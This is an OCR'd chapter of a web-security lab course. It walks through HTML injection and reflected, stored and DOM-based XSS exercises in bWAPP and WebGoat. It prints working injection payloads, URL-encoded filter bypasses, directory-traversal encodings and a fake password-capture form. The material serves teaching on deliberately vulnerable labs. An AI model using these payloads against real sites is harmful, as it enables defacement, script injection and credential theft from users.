
After taking the input as-is it's reflecting on to the webpage. This is called html entity encoding, and it renders the code into html so the server attempts to rectify the HTML injection process.



2.1.7 Select "HTML Injection – Reflected (GET)" and then select **hack,** leave the security setting set to "low"

As a practical manner, most of the flaws we are going to review, have been patched to some extent, you will notice there is a small window from bug discovery to the time of the patch.

Note: Remember to "re select" the bug every time you run it to ensure you have cleared any input from application memory.



2.1.7 HTML Injection – Reflected (GET) Basic HTML

a. Here we enter: **First name:** darknets **Last name:** class - and then go. Nothing fancy.

If you examine the fields "first and last name" in the URL bar, as plain text - As you can see from the browser line.

b. Try this with all three security Settings**, Low, Medium and High**, notice any difference?
c. You shouldn't – this is a valid function of this form, normal operations, however notice that both fields require data in them in order to continue.


2.1.8 Observable here we want to see what the actual HTML code that was entered into this page was:

You can ***right click*** on the page and select "View" or "View Source" then search for "first or last"
➔ you should see the **method="GET"** you can see these fields in plain text.

- Which php application was called: **htmli_get.php**

```
51 <div id="main">
52
53     <h1>HTML Injection - Reflected (GET)</h1>
54
55     <p>Enter your first and last name:</p>
56
57     <form action="/htmli_get.php" method="GET">
58
59         <p><label for="firstname">First name:</label><br />
60         <input type="text" id="firstname" name="firstname"></p>
61
62         <p><label for="lastname">Last name:</label><br />
63         <input type="text" id="lastname" name="lastname"></p>
64
65         <button type="submit" name="form" value="submit">Go</button>
```

Wireshark Capture of the "GET"



d. Now that you can see the HTML Fields, the format and where to enter them on the HTTP command line, you should have a better understanding of how this form accepts its input. Its right there - Just a look.


*Remember to **"Re select"** the lab every time you run it to ensure you have cleared input from application memory.

2.1.9 HTML – Injection Reflected (GET) **Marquee**

NOW let's try replacing the firstname= **Darknets** & lastname= ***<marquee>HACKED BY JOSEPH</marquee>***

i. So lets copy or type: <marquee>HACKED BY JOSEPH</marquee> for the first name
ii. Since this form validates that two fields are required be sure to fill both spaces, anything can be placed in the second field, here I use the word darknets.


Notice what Marquee does - it reflects back your "HTML" and forces words to scroll across as a marquee. You should see something similar to what we placed, hardly a hack but is meant to show you the how easy it is to manipulate HTML forms, and when low security settings are in place it's easy to manipulate the form.





e. Currently our security level is set to low (as noted under "Set your Security Level") **[low] [Set]**
f. Next lets try this same bug and wording with **medium and then high security setting**. You will notice they do not work.

- Quantum Hackbar - https://addons.mozilla.org/en-US/firefox/addon/hackbartool/

- Now You could try a URL Encoded string and see if that works… Select F12
- Launches the **HackBar Quantum** plugin from Firefox, this has a build in encoders
- Select Encoding, Url Encode, replace "String to use" with marquee html config








i. So let copy or type: **<marquee>HACKED BY DARKNETS</marquee>** for the first name and place that in "String to use" - select ok – and notice the encoded results in the box

ii. Select and highlight that code, copy it to clipboard (ctrl c) and past it into the form for first name.

iii. Since this form validates that two fields are required be sure to fill both spaces, anything can be placed in the second field, here I use the word **HACKED BY DARKNETS**



g. Now Select high level of security. And run through the same exercise and see if URL encoding works at the high level.

h. Notice the results, reflected encoding back to the screen meaning it didn't work. This is because higher level security and sanitization checks

*Remember to **"Re select"** the lab every time you run it to ensure you have cleared input from application memory.

2.1.10 HTML Injection – Reflected (GET) Basic redirect

b. Select the bug "HTML Injection – Reflected (GET) first with a low security setting

c. Replace the first name and last name with this payload, remember this is an HTML injection

<h1>Click Here</h1>


d. Now hit enter, and you should see a **/ "Click Here" /** on the webpage, when you click on the link it should **redirect** you to (another website) meaning the user input was not sanitized, and now you are on another page


e. Now Let's try the same thing with raising the security level to Medium and check the results…. Right - No joy,

f. Now let's copy our code to a URL encoder and test again and see what happens.

- An online service is: www.url-encode-decode.com or the us the Quantum *hackbar* or your favorite URL encoder. And then past the results back into the same place first name, with the security level set to medium.

Ensure the HackBar Quantum is installed on your Firefox browser, and then select F9 or by selecting the tools/more tools and HackBar Quantum.





Enter or type this into URL Encode: ***<h1>Click Here</h1>***

%3Ca+href%3D%22http%3A%2F%2Fwww.testyou.in%22%3E%3Ch1%3EClick+Here%3C%2Fh1%3E%3C%2Fa%3E

Again, you may have to **manually type** in the URL to encode so that the characters are properly inputted. For now, let's save the high-level testing for later. Note:* In many of the forms the high level will require a high degree of effort as it's supposed to mimic a real secure form, you will find several that you can break with enough effort.

- Check out the https://darknets.org site and > darknets Tips > bWAPP> encodes / for a complete list of short scripts you can try, some of them have unique popups, redirects and form injects, have fun & learn with them.

2.11 WHAT IS HTML ENTITY ENCODING

After taking the input as-is it's reflecting it on to the webpage. This is called html entity encoding, and it renders the code into html so the server attempts to rectify the HTML injection process. It is one of the techniques used to filter the input from the user. **URLs** can only be sent over the Internet using the ASCII character-set. Since **URLs** often contain characters outside the ASCII set, the **URL** has to be converted into a valid ASCII format. **URL encoding** replaces unsafe ASCII characters with a "%" followed by two hexadecimal digits

https://www.w3schools.com/tags/ref_urlencode.ASP

UTF-8 is a popular character encoding scheme for representing Unicode characters in variable length byte sequences used through-out html web pages. UTF-8 strings by web servers promiscuous interpretation results in the translation of multiple sequences into the same ASCII character (e.g. '/' or '.').

This technique is known as "Redundant UTF-8 Encoding". When a webserver detects a request in which redundant UTF-8 occurred, this violation is generated.

While nearly every attack can be camouflaged using Double URL Encoding, the attack in which this technique is used most often is **Directory Traversal** where this technique is used to camouflage the / or \ characters.

Other common attacks that use this method are Cross Site Scripting and SQL Injection that also rely on specific characters that are filtered many times by the application.

- %2e%2e%2f which translates to ../
- %2e%2e/ which translates to ../

- ..%2f which translates to ../
- %2e%2e%5c which translates to ..\

Episode 2.2 - Reflected POST

Exercise 3 – HTML Injection – Reflected (POST)


Now Let's see how we can bypass the **POST** reflective HTML injection in Bwapp. This is similar to the GET request and again we don't need burpsuite for this simple task. It can be easily done with the help of a browser. In this case we use firefox with Hackbar Quantum tool called URL encoder, which encodes the special characters in URL encoding.


1. We will start with
    a. With the security level set to medium.
    b. **First name: <h1>HackedBy</h1>**
    c. **Last Name: <h1>Darknets.org</h1>**

2. After entering Go – we notice the output is reflected as it was entered, meaning there is a filter not allowing execution of our html tag's

3. So next let's try to bypass this medium level filter using url encoding, as we did in the previous exercise we will utilize the HackBar Quantum to do a URL Encode

4. You can go to url encode/decode or select **F9** from Firefox to bring up the HackBar Quantum. Select encoding, enter both strings to encode: Encoding>URL Encode> at the bottom where "string to use" shows up, enter the two strings





URL Encoded Payload:
%3Ch1%3EHackedBy%3C%2fh1%3E%20
%3Ch1%3EDarknets%3C%2fh1%3E

5. Now let's enter the URL Encoded payload in the First Name and some random Text in the last name field and hit Enter. As you can see we were able to bypass the medium level filter, and the code is now displayed in the HTML tag manner. With this vulnerability we should be able to manipulate the page and inject certain malicious code if we wanted.


Episode 2.2 HTML Popup Exercise 4


HTML Alert in Reflect (POST)

Exercise 4 – HTML popup

Now Let's try a popup message, using Medium Level settings and the "HTML Injection – Reflected (POST)


6. So let's enter **<script>alert("DarkArts")</script>** in the URL Encoded a script, the results an encoded payload





URL Encoded Payload:
%3Cscript%3Ealert%28%22DarkArts%22%29%3C%2fscript%3E

7. Now let's enter the URL encoded payload into the form and check our results; A popup – caused by the **"Alert"** tag, similar to the many annoying websites use features like this to flood your screen with ad's, this will launch a popup that requires acknowledgement.



The URL encoding, encoded the symbols/script, and since the injector code no longer contains any systems or quotes, *(like html) it will simply pass the HTML entity encoded data to the browser and render it as it is intended to do.

Chapter 2.3 XSS – Reflective (GET)

XSS – Reflective (GET)

What is Cross Site Scripting – XSS?

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to *inject client-side scripts* into web pages viewed by other users. XSS is Injecting a script into the parameter of a url - A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. In 2007 Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities.

Let's walk through the environment we are going to use for these labs and explain each of these three types of attacks.

Types of XSS

- Reflective XSS
- Stored XSS
- Dom Based XSS

♦ The environment is Kali Linux, and tools from the OWASP broken web applications project, it is a suite of servers/services, we will continue to use bwapp and webgoat through-out these labs, but there are many others.

Reflected XSS


Reflected XSS is the most common type of XSS. It occurs when the malicious payload is part of the request that the victim's browser sends to the vulnerable site. This type of attack is called "reflected" because an input field of the HTTP request sent by the browser, is immediately repeated on the output page. The attacker uses Phishing emails and other social engineering techniques to convince the victim to open the malicious link.

Reflected XSS isn't a persistent attack, so the attacker needs to deliver the payload to each victim. We will continue to use bWAPP for these exercise's as well.


Start the bWAPP and open your browser and connect to bee-box login.

Select: A3 - *Cross-Site Scripting – Reflected (GET) with security settings set to Low*

To test if the input fields are vulnerable, we place the following script:



<script>alert('DarkArts')</script>



Since both fields are required insert the script in First name field and in Last name field we can insert anything we want. If it is vulnerable, it will show us an "popup" alert box that says: **Darknets** Notice it shows us an popup "alert box" this means that it is vulnerable.

As a side note we are using firefox for a reason, Google Chrome uses an Anti-XSS filter, there are plugins you can use to disable and /display specific XSS issues.

This is obviously not malicious code, however we can place some javascript code into these fields. If we put this into practical terms many sites will "filter" our attempts to run malcode to protect the site. Here the security setting is set to low, if we increase that to medium, and can encode the script and run it – will it work?

XSS – Reflective (GET)

Exercise 5 - Cross-site-Scripting - Reflected (GET) :

From the previous exercise we see that both input box's are vulnerable to an XSS attack.

I. Put the below payload's on one of the input box.

Payload:
<script>alert(1)</script>

<script>alert("test")</script>

Exercise 6 - Cross-site-Scripting - Reflected (POST) :

i. Put the payload on one of the input box.

Payload:
<script>alert(1)</script>

<script>alert("test")</script>
Notice that whether the method is GET or POST we are able to cause a popup. What if we placed additional code in the popup that caused a redirector or launched some malicious scripts.

Now Let's look at JSON and AJAX

JSON stands for **J**ava**S**cript **O**bject **N**otation, The JSON format is syntactically identical to the code for creating JavaScript objects. Because of this similarity, **a JavaScript program** can easily convert JSON data into native JavaScript objects.

JSON is a lightweight format for storing and transporting data, is often used when data is sent from a server to a web page. More details on JSON and its capabilities can be found here: https://www.w3schools.com/whatis/whatis_json.asp

AJAX
AJAX = **A**synchronous **J**avaScript **A**nd **X**ML. AJAX is a misleading name. AJAX applications might use XML to transport data, but it is equally common to transport data as plain text or JSON text.

More details on AJAX and its capabilities can be found here: https://www.w3schools.com/whatis/whatis_ajax.asp

A simple website test: *javascript:alert('Executed!');* if a popup window with the message 'Executed!' appears, then the website is vulnerable to JS injection.


Exercise 7 - Cross-site-Scripting - Reflected (JSON) :

The response of the web app will just be printed out by the JavaScript in the JavaScript tag. Remember you may have to manually type this in.

1. So we can bypass it by just closing the current JavaScript statement and injecting new line of our malicious code.

Payload:

<script>"}]}';alert(1);</script>




Exercise 8 - XSS Cross-site-Scripting – Reflected (AJAX/JSON) :

Notice the JavaScript payload did not work. So we need to use payload with html events.

Put the payload on the movie search box, and the ajax will automatically execute the payload, Lets try two similar type injects:


Payload:
<img src=x onerror=alert(1)>
<svg onload=alert(1)>



Exercise 9 - Cross-site-Scripting - Reflected (AJAX/XML) :

Here the normal payload as we used in the above example did not work, but lets try to encode the above payload with html encoding and see if it works:

Payload :
<img src=x onerror=alert(1)>
<svg onload=alert(1)>




Episode 2.4.2 XSS – Stored

XSS – Stored Blog

Exercise 11 - Cross-site-Scripting - Stored (Blog)


Persistent threats come in the form of a stored attacks. A store attack will allow you to store malicious code in the database, (blogs, forums, comments, etc) when someone else visits the page that malcode is run – thereby launching the attack on behalf of the attacker even after they have gone.



Here our security level is low, so inputs are not be validated.

<script>alert ("This is a Stored XSS Joseph was Here")</script>

*(**do not copy** this script, you must enter it by hand)*



Episode 2.4.3 XSS – DOM & WebGoat 2.4.3

XSS – DOM & Webgoat

Cross-site-Scripting – DOM [and WEBGOAT]

DOM XSS stands for Document Object Model-based Cross-site Scripting. A DOM-based XSS attack is possible if the web application writes data to the Document Object Model without proper sanitization.

The attacker can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code.


Comparison Between Classic XSS and DOM-based XSS

	Classic XSS	DOM XSS
Root cause	Source code	Source code
Premises	Inappropriate embedding of client-side data in outbound HTML pages (by the server)	Inappropriate referencing and use of DOM objects in client-side
Page type	Dynamic	Static or dynamic
Detection	Intrusion detection systems, logs	Cannot be detected server side if proper evading techniques are being used by the attacker
Detection of vulnerabilities	Attack simulation, code review – server-side, vulnerability detection tools that perform automatic penetration testing	Attack simulation, code review – client-side, vulnerability detection tools that perform automatic penetration testing
Defending	Sanitization – server side, intrusion prevention systems	Sanitization – client-side, intrusion prevention systems (to a lesser extent)

DOM focuses on the client side, not the server (Javascript – serverside) (Ajax – Clientside) no data would be reflected back. Any of the attacks will be based on the client.

http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>

For this exercise we will use webgoat version 7.1,



1. Lets stop the bWAPP application and start the WEB GOAT

```
Cd /root/DarkArtslab
./DarkArtslab.sh stop bwapp
./DarkArtslab.sh start webgoat7
```


Starting WebGoat 7.1

2. Check your /etc/hosts file to see the following line


```
127.6.0.1   webgoat7 ……..
```

3. Login to WEBGOAT, the user is **guest** and the password Is **guest.**

As you can see at login it lets you know what's available.
Webgoat Admin – User: webgoat / Pwd: webgoat




WebGoat Version 7
http://webgoat7/WebGoat/login.mvc




We know that entering Javascript code these fields here will result in no results, that's because its being processed by the client and not the server.

You are welcome to try some javascript codes/attacks and see the result:




What if we could use a language that the client would understand, that would be something like HTML

4. So let's say <img> which is an html image tag. So let's try this:
   So essentially, we are saying: if you do not find this image, throw a "popup" alert to the screen



5. Here is another exercise one using iframes and javascript

<iframe style="width:0px;height:0px;" src="javascript:alert('You\'ve been hacked');"></iframe>



With bad security in place we can see what allows an attacker an entry into your systems/networks

6. So now let's try a practical use, where we ask you for your password, you enter it and then its displayed back to us.

```
<input type = "password" name="pass"/><button onClick="javascript:alert('I have your password: ' + pass.value);">Submit</button>
```


7. There's a number of
 that are missing from making the format of this page look correct, the idea here is to show you can enter a fake box (for the password) and then collect it.

Notes:

Episode 2.4.5 – Cross Site Request Forgery – CSRF 2.4.5

Exercise 13 – CSRF

For this exercise we will use Webgoat version 7.1,



